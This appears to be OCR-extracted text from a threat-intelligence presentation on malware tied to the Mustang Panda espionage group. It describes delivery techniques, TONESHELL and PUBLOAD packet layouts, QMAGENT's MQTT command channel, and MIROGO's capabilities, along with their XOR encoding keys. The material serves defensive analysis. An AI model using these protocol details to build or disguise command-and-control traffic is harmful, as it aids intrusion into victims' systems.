
3.1.2 Cooperation on Education, Exercises and Training
3.1.3 Cooperation on Agriculture and Livestock Development
3.1.4 Exchange of Visits
3.1.5 Cooperation on Military Sports Events

Secret


Arrival Vectors




DLL Side Loading




Shortcut Links




Fake File Extensions



DLL Embedded in DOCX




DLL Embedded in DOCX



Standalone Executable

- QMAGENT (MQsTTang)
- MIROGO
- TONESHELL

Arrival Vectors



Arrival Vectors

Table A. TONESHELL variant A (TCP)

Name	Offset	Size	Description
magic	**0x0**	**0x3**	**17 03 03**
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	[size]	Payload

Table B. TONESHELL variant B (TCP)

Name	Offset	Size	Description
magic	**0x0**	**0x3**	**17 03 03**
size	0x3	0x2	Payload size
key	0x5	0x20	32-byte XOR key
payload	0x25	[size]	Payload


Table C. PUBLOAD variant A (TCP)

Name	Offset	Size	Description
magic	**0x0**	**0x3**	**17 03 03**
size	0x3	0x2	Payload size
payload	0x5	[size]	Payload

Table D. PUBLOAD variant B (HTTP)

Name	Offset	Size	Description
HTTP headers	0x0	sz	Legit-looking HTTP headers
magic	**sz**	**0x3**	**17 03 03**
size	sz + 0x3	0x2	Payload size
payload	sz + 0x5	[size]	Payload

QMAGENT (MQsTTang)



Upon first connecting to the broker, the malware subscribes to its unique topic. Then, and every 30 seconds thereafter, the client publishes a KeepAlive message to the server's topic. The content of this message is a JSON object with the following format:


```
{
    "Alive": "<malware's uptime in minutes>",
    "c_topic": "<client's unique topic>"
}
```

When the server wants to issue a command, it publishes a message to the client's unique topic. The plaintext content of this message is simply the command to be executed. As shown in Figure 5, the client executes the received command using `QProcess::startCommand` from the Qt framework. The output, obtained using `QProcess::readAllStandardOutput`, is then sent back in a JSON object with the following format:

```
{
    "c_topic": "<client's unique topic>",
    "ret": "<Command output>"
}
```

- MQsTTang: Mustang Panda's latest backdoor treads new ground with Qt and MQTT by ESET

MIROGO



- Delivered via spear phishing email
- Backdoor written in Golang
- Bypass AV product "SMADAV"
- Capabilities
  - Command execution
  - Set up fileless PowerShell backdoors in scheduled tasks

Arrival Vectors

Features	QMAGENT (MQsTTang)	MIROGO
Delivered via	Spear-phishing emails	Spear-phishing emails
First seen	Jan. 2023	Feb. 2023
C&C protocol	MQTT	HTTP
C&C traffic encoding key	b'nasa'	b'NASA'
C&C traffic encryption	Base64 + XOR + Base64	XOR + Base64
C&C response body	`{ "msg": "<payload>" }`	`{ "msg": "<payload>" }`

